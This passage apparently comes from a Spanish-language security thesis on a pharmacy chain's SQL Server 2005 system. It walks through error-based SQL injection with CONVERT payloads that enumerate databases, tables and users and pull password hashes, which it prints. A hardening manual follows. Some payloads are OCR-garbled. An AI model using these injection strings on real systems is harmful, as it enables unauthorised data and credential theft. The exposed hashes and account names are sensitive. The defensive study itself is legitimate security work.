


Figura 6.7.1.4 *Base de datos master.*

**Fuente:** Captura de pantalla base de datos master

Base de datos **model**

**dires'+and+1=convert(int, db_name(2))--**

Base de datos **msdb**

**dires'+and+1=convert(int, db_name(3))--**

Base de datos **tempdb**

**dires'+and+1=convert(int, db_name(4))--**

A partir del número cinco comienzan las bases de datos creadas por el administrador y coincide que el número cinco es a la que originalmente se conecta a la aplicación. Base de datos **NeptunoFranquiciado.**

**dires'+and+1=convert(int, db_name(5))**—


Figura 6.7.1.5 *Base de datos NeptunoFranquiciado.*

**Fuente:** Captura de pantalla base de datos NeptunoFranquiciado

Al comprobar que el DBMS contiene cinco bases de datos ya que al consultar la número seis, el sistema retorna un error (error '80020009') indicando que la consulta no obtiene resultado.

**dires'+and+1=convert(int, db_name(6))**--


Figura 6.7.1.6 *Error consulta no obtiene resultado.*

**Fuente:** Captura de pantalla error consulta no tiene resultado

### 6.7.2 Detectando la vulnerabilidad de inyección de código SQL con la función CONVERT de MS SQLSERVER

Esta función de conversión de tipos de datos de **MS SQLSERVER** es muy útil para la explotación de inyecciones de código SQL, ya que permite Obtener información en los casos que no sea posible con la cláusula **UNION**.

La sintaxis de la función es la siguiente: **convert(A, B)**, siendo **B** el dato que queremos convertir en el tipo de dato **A**.

Por ejemplo, si se tiene un dato string página='25' se realizaría la siguiente conversión para obtener un entero **convert(int,pagina)**.

Hay que tomar en cuenta que todos los tipos de datos no son convertibles, por lo que si se intenta una conversión del tipo **convert(int, 'HOLA')** el DBMS de MS SQLSERVER mostrará un error de conversión de tipos.

En la conversión de tipos, el DBMS retorna la cadena que no ha sido posible convertir, al introducir un SELECT en vez de una cadena, por ejemplo. Es posible consultar la versión mediante la variable **@@version** con la siguiente consulta:

**dires'+and+1=convert(int,@@version)--**

Obteniendo el siguiente resultado.




Figura 6.7.2.1 *Vulnerabilidad con la sentencia CONVERT de MSQLERVER*

**Fuente:** Captura de pantalla versión del DBMS

El DBMS intenta convertir el tipo **nvarchar** resultado de consultar el **@@version** en tipo entero, como no es posible realizar la conversión retorna un error dentro del cual muestra la versión del DBMS.

Al explicar las novedades introducidas en la consulta anterior es posible apreciar que:

- En primer lugar las comillas se encuentran cerradas del parámetro **dires'**
- A continuación esta introducida la sentencia lógica **and 1=convert(int,@@version)** en la que debe cumplirse que **1** sea igual a la conversión en entero del **@@version**, se realiza esto para construir una consulta sintácticamente correcta.
- Al final, se introduce los caracteres **--** de comentario, para eliminar el resto de la consulta original de la aplicación, esto se lo realiza para que no **se produzca un error de sintaxis**, esto mismo podemos sustituirlo por la cadena **and 'a'='a'** la cual cumpliría la misma función de evitar el error de sintaxis.

El carácter **+** en ulr encoding es igual a en el valor hexadecimal en ascii **(20)** por lo que es lo mismo escribir, **espacio, %20**, **+, %2b** en los cuatro casos será interpretado como un espacio.

La siguiente información a obtener son las tablas de la base de datos **NeptunoFranquiciado** con la siguiente consulta:

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado.. sysobjects+order+by+name))--**




Figura 6.7.2.2 *Tabla: dbo.au_bitacora*

**Fuente:** Captura de pantalla de obtención de tabla dbo.au_bitacora

Para consultar el resto de tablas se realiza la misma operación que se realizó anteriormente con la diferencia que se utilizara el signo >para consultar la tabla que sea mayor que la tabla **dbo.au_bitacora**.

**Consulta:**

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado.. sysobjects+where+name>'+dbo.au_bitacora'+order+by+name))--**

**Tabla:** dbo.au_datos_opciones_sri

**Consulta:**

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado.. sysobjects+where+name>+'dbo.au_datos_opciones_sri '+order+by+name))--**

**Tabla:** au_datos_tributarios_sri

A continuación se va realizar un conteo de los campos que contiene una tabla utilizando la sentencia **count**.

**Consulta:**

**dires'+and+1=convert(int,(SELECT+(count(*)+as+NeptunoFranquiciado..syscolums+ WHERE+ id = (SELECT top 1 id FROM NeptunoFranquiciado..sysobjects WHERE name = 'dbo.sg_usuario')))--**

**Resultado: ^10^** lo que indica que tiene diez campos la tabla.

Pues bien ahora se realizara una consulta con subconsulta, en la que se consultara los campos (**tabla de sistema** syscolumns) de la tabla que se va consultar (**tabla del sistema para consulta de tablas** sysobjects) haciendo hincapié en que lo único que hay que cambiar en la consulta es el **name=**'dbo.sg_usuario', donde se debe poner el nombre de la tabla cuyos campos se desea obtener.

**Consulta:**

**dires'+and+1=convert+(int,(SELECT+top+1+name+NeptunoFranquiciado..syscoluns+WHERE+id+=+(SELECT+top+1+id+FROM+NeptunoFranquiciado..sysobjects WHERE name ='dbo.sg_usuario')))--**




Figura 6.7.2.3 *Campo: id_usuario*

**Fuente:** Captura de pantalla campo id_usuario

Ahora se procederá a obtener el siguiente campo por el método seguido en los casos anteriores de comparación con la siguiente consulta:

**dires'+and+1=convert+(int,(SELECT+top+1+name+NeptunoFranquiciado..sysc oluns+WHERE+name>'id_usuario'+and+id=(SELECT+top+1+id+FROM+Nept unoFranquiciado..sysobjects+WHERE+name = 'dbo.sg_usuario')))--**

**Campo:** is_empresa

En la consulta anterior lo único añadido ha sido la cláusula WHERE **name> 'id_usuario'** en la que para obtener los campos hay que cambiar usuario por el resultado obtenido en la primera consulta de obtención de campos (Figura 6.7.2.3).

Para continuar obteniendo la información y por motivos de la práctica se realizara la consulta en la tabla dbo.sg_usuario dentro de las tablas de la BD, con la siguiente consulta:




Figura 6.7.2.4 *Tabla Usuarios de la BD NeptunoFranquiciado.*

**Fuente:** Captura de pantalla Tabla Usuarios

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquicia do ..dbo.sg_usuario))--**

Y obtenemos el siguiente usuario: **admin** (administrador del sistema)




Figura 6.7.2.5 *Obtención el usuario: admin*

**Fuente:** Captura de pantalla obtención de Usuario admin

Esto dependerá de los privilegios que tenga el usuario con el que se conecta la aplicación al DBMS.

Las novedades introducidas en la consulta son las siguientes:**(SELECT+top+1+name+FROM+dbo.sg_usuario)**

- **top 1:** la consulta devuelve muchos valores y esto produce el error Subquery returned more than 1 value, por lo que es indispensable decirle que nos devuelva sólo uno, introduciendo esta cláusula.
- **NeptunoFranquiciado..dbo.sg_usuario:** la aplicación se conecta a la base de datos por lo que si queremos consultar una tabla que pertenezca a una base de datos diferente dentro del DBMS tenemos que utilizar el formato **<BASE_DE_DATOS>..<TABLA>**.

A continuación se va tratar de obtener los diferentes usuarios del DBMS realizando comparaciones, es decir, al obtener el usuario **admin** se consultara al DBMS otro usuario cuyo nombre sea mayor a **admin**, hasta obtener un error que indique que ya no existen más usuarios. Para ello la siguiente consulta:

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado..dbo.sg_usuario+where+name>'admin'))--**




Figura 6.7.2.6 *Obtención del usuario ventas*

**Fuente:** Capturas de pantalla obtención del usuario ventas

SERVER\SQLServer2005MSSQL**Ventas**$SERVER$MSSQLSERVER

Una vez obtenido este usuario se realizara lo propio para obtener el siguiente con la consulta:

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado..dbo.sg_usuario+where+name>SERVER\SQLServer2005MSSQLVentas$SERVER$MSSQLSERVER**))--

SERVER\SQLServer2005SQL**Edwinlopez**$SERVER$MSSQLSERVER

Y así sucesivamente con todos los usuarios.

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado..dbo.sg_usuario+where+name>SERVER\SQLServer2005SQLEdwinlopez$SERVER$MSSQLSERVER))--**

**Resultado:**
SERVER\SQLServer2005SQL**paulfreire**$SERVER$MSSQLSERVER

El proceso se repetirá hasta obtener el usuario **admin**:

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado..dbo.sg_usuario+where+name>SERVER\SQLServer2005SQLpaulfreire$SERVER$MSSQLSERVER))--**

**Usuario:** ## contador#

**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado..dbo.sg_usuario+where+name>SERVER\SQLServer2005SQLcontador$SERVER$MSSQLSERVER))--**
**usuario:** Dires\Administrador
**dires'+and+1=convert(int,(SELECT+top+1+name+FROM+NeptunoFranquiciado..dbo.sg_usuario+where+name>SERVER\SQLServer2005SQLdires$SERVER$MSSQLSERVER))-**

**Usuario:** supervisor\supervidor

Ahora se realizaran consultas para la obtención de los datos, este paso será más sencillo ya que se va a tratar de construir consultas SQL normales debido a que se obtuvo previamente el nombre de la base de datos, las tablas y los campos a los cuales se van a realizar las consultas, por lo que las mismas se simplificaran bastante, al no ter que consultar tablas del DBMS.

**dires'+and+1=convert(int,(SELECT+top+1+login+^+char(94)+contraseña+FROM NeptunoFranquiciado.. dbo.sg_usuario+order+by+login))--**

**Datos:**admin^0xA35E240508DD8C4891C172F2AB4B3C491F7F934EB339F97207
775BC82051BFE1BE57372A40A10C0FC478962A1A335900F2203FADB7D8075C
9ACCD3750687D0BBD558FC63F3AE599B624F9154D6E76B6E79AAACFE2339
BEC0D759BA18701D43B21040B85594678E46D4384EA25B45A1296136F1E2BC
1CB5FCDDCAEBF8A2A02EEAD820

En este caso el error nos retorna el usuario **admin** con su respectiva contraseña, cabe destacar que existe una directiva de seguridad al almacenar la contraseña en la BD.




Figura 6.7.2.7 *Eerrores con usuario y contraseña de usuario admin*

**Fuente:** Captura de pantalla usuario y contraseña de usuario admin

Para obtener más datos simplemente se procederá mediante el método seguido en los casos anteriores de comparación utilizando la siguiente consulta:

**dires'+and+1=convert(int,(SELECT+top+1+login+char(94)+contraseña+FROM NeptunoFranquiciado..dbo.sg_usuario+where+login>'admin'+order+by+login)--**

**Datos:** ventas ^
0x91CFC14FFEE38B1809996B57572D0E9C5EB4B548527A6892697B9C78D684
A6651296E22F51768C30C2EDD4E6599594C5526E40DF0CD6212B8252ECCDF2
080784BD069E770C2BB0A77F9D55BB36AB156A80B10046927BD0B700B6D91
49DE8259C1077113B93FF9CFA4DBB0BC4D02F9B6CE65A267C3BC05AE849A
AB596C626AC107C20

En la consulta anterior lo único añadido ha sido la cláusula **WHERE login>'admin'** en la que para obtener los datos hay que cambiar el **login** por el resultado obtenido en la consulta anterior la cual permitirá obtener el siguiente campo.

## 6.8 Manual para prevenir Inyección de código SQL a las BD SQL Server 2005 de las farmacias Cruz Azul Vitalidad de la ciudad de Ambato

Haciendo uso del manual de manera local solo se puede prevenir que alguien tenga acceso de manera física a los datos, pero si alguien con conocimientos en el tema logra ingresar a las instalaciones podría realizar inyección SQL.
En la empresa se implementarán todas las medidas de seguridad posibles, pero el sistema tiene falencia en la programación, algo que el administrador no puede evitar

### 6.8.1 Habilitar Protocolos de servidor

1. Inicio, SQL SERVER 2005, herramientas de configuración seleccione **Administración de configuración de SQL Server 2005**.
2. En el panel de la consola, haga clic en **Protocolos de** *MSSQLSERVER.*
3. En el panel de detalles, haga clic con el botón secundario en el protocolo que desea cambiar y, a continuación, haga clic en Propiedades y luego en habilitado seleccione sí o no.




Figura 6.8.1 *Habilitar Protocolos de servidor*

**Fuente:** Captura de pantalla configuración protocolos del servidor

4. A continuación, se debe **Reiniciar** los servicios de SQL Server.

### 6.8.2 Configurar protocolos y bibliotecas de red de servidores de red

1. Inicio → todos los programas → Microsoft SQL SERVER 2005, → herramientas de configuración → seleccione configuración de superficie de SQL server.
2. En el panel de la consola, haga clic en **Configuración de superficie para servicios y conexiones**.
3. En el panel de consola, haga clic en conexiones remotas y seleccione solo conexiones locales




Figura 6.8.2 *Configuración de conexiones locales para servidor*

**Fuente:** Captura de pantalla configuración para conexiones locales

### 6.8.3 Cómo configurar un firewall para el acceso a SQL Server

Para abrir un puerto en el firewall de Windows para el acceso TCP

1. En el Panel de control, abra **Conexiones de red**, haga clic con el botón secundario en la conexión activa y, a continuación, haga clic en **Propiedades**.
2. Haga clic en la ficha **Opciones avanzadas** y, a continuación, haga clic en **Configuración de Firewall de Windows**.
3. En el cuadro de diálogo **Firewall de Windows**, haga clic en la ficha **Excepciones** y, a continuación, haga clic en **Agregar puerto**.
4. En el cuadro de diálogo **Agregar un puerto**, en el cuadro **Nombre**, escriba **SQL Server**<*nombreDeInstancia*>.

5. En el cuadro **Número de puerto**, escriba el número de puerto de la instancia de Database Engine (Motor de base de datos), por ejemplo, **1433**, para la instancia predeterminada.




Figura 6.8.3 *Configuración de Firewall de Windows para acceso a SQL server*

**Fuente:** Captura de pantalla configuración de firewall

6. Compruebe que **TCP** esté seleccionado y haga clic en **Aceptar**.

### 6.8.4 Cambiar la clave del usuario sa en SQL Server 2005

Para cambiar la clave del usuario "sa" del SQL Server 2005, es necesario iniciar sesión dentro del servidor.

a) Abrir el SQL Server Management Studio
b) Abrir un "New Query" desde la parte superior izquierda
c) Ejecutar el siguiente código en la consulta
d) La nueva clave se encuentra lista para ser usada

Al instalar el SQL Server 2005 es recomendable seleccionar autenticación mixta (Autenticación Windows, Autenticación SQL Server 2005)

```
GO
ALTER LOGIN [sa] WITH DEFAULT_DATABASE=[master]
GO
USE [master]
GO
ALTER LOGIN [sa] WITH PASSWORD=N'Nueva_clave' MUST_CHANGE
GO
```

### 6.8.5 Cómo conceder permisos de Función a usuarios en una instancia de una base de sobre SQL server 2005

A continuación se muestra cómo conceder permisos de base de datos a una cuenta utilizada por un motor de Notification Services, Este procedimiento presupone que ya se han concedido permisos a la cuenta para iniciar sesión en SQL Server.

a) En el Explorador de objetos de SQL Server Management Studio, expanda **Bases de datos**.
b) En la base de datos de instancias y en cada base de datos de aplicación, haga lo siguiente:

1. Expanda la base de datos.
2. Haga clic con el botón secundario en la carpeta **Seguridad**, seleccione **Nuevo** y, a continuación, **Usuario**.
3. En el cuadro **Nombre de usuario**, escriba un nombre para el usuario de base de datos.
4. En el cuadro **Nombre de inicio de sesión**, escriba el nombre de inicio de sesión. El nombre de inicio de sesión debe coincidir exactamente con el nombre de un inicio de sesión existente en la instancia de SQL Server. Haga clic en **Buscar** para buscar el nombre de inicio de sesión.
5. En el cuadro **Miembros de la función de base de datos**, seleccione la función de base de datos apropiada.

Si el motor ejecuta un proveedor de eventos alojado, seleccione la función **NSEventProvider**. Si el motor ejecuta un generador, seleccione **NSGenerator**. Si la instancia ejecuta un distribuidor, seleccione **NSDistributor**. Si el motor ejecuta todos los componentes, seleccione la función **NSRunService**. **Importante** Conceda los permisos mínimos requeridos por la cuenta. Por ejemplo, si la cuenta se utiliza para sólo enviar eventos, agregue la cuenta a la función de base de datos **NSEventProvider**, pero no a las otras funciones de base de datos.




Figura 6.8.5 *Configuración permisos de Función a usuarios*

**Fuente:** Capturas de pantalla permisos de función a usuarios

### 6.8.6 Cifrar conexiones a SQL Server 2005

**Cifrar una conexión desde SQL Server Management Studio**

1. En la barra de herramientas del Explorador de objetos, haga clic en **Conectar** y, a continuación, en **Motor de base de datos**.
2. En el cuadro de diálogo **Conectar al servidor**, rellene la información de conexión y, a continuación, haga clic en **Opciones**.

3. En la ficha **Propiedades de conexión**, haga clic en **Cifrar conexión**.

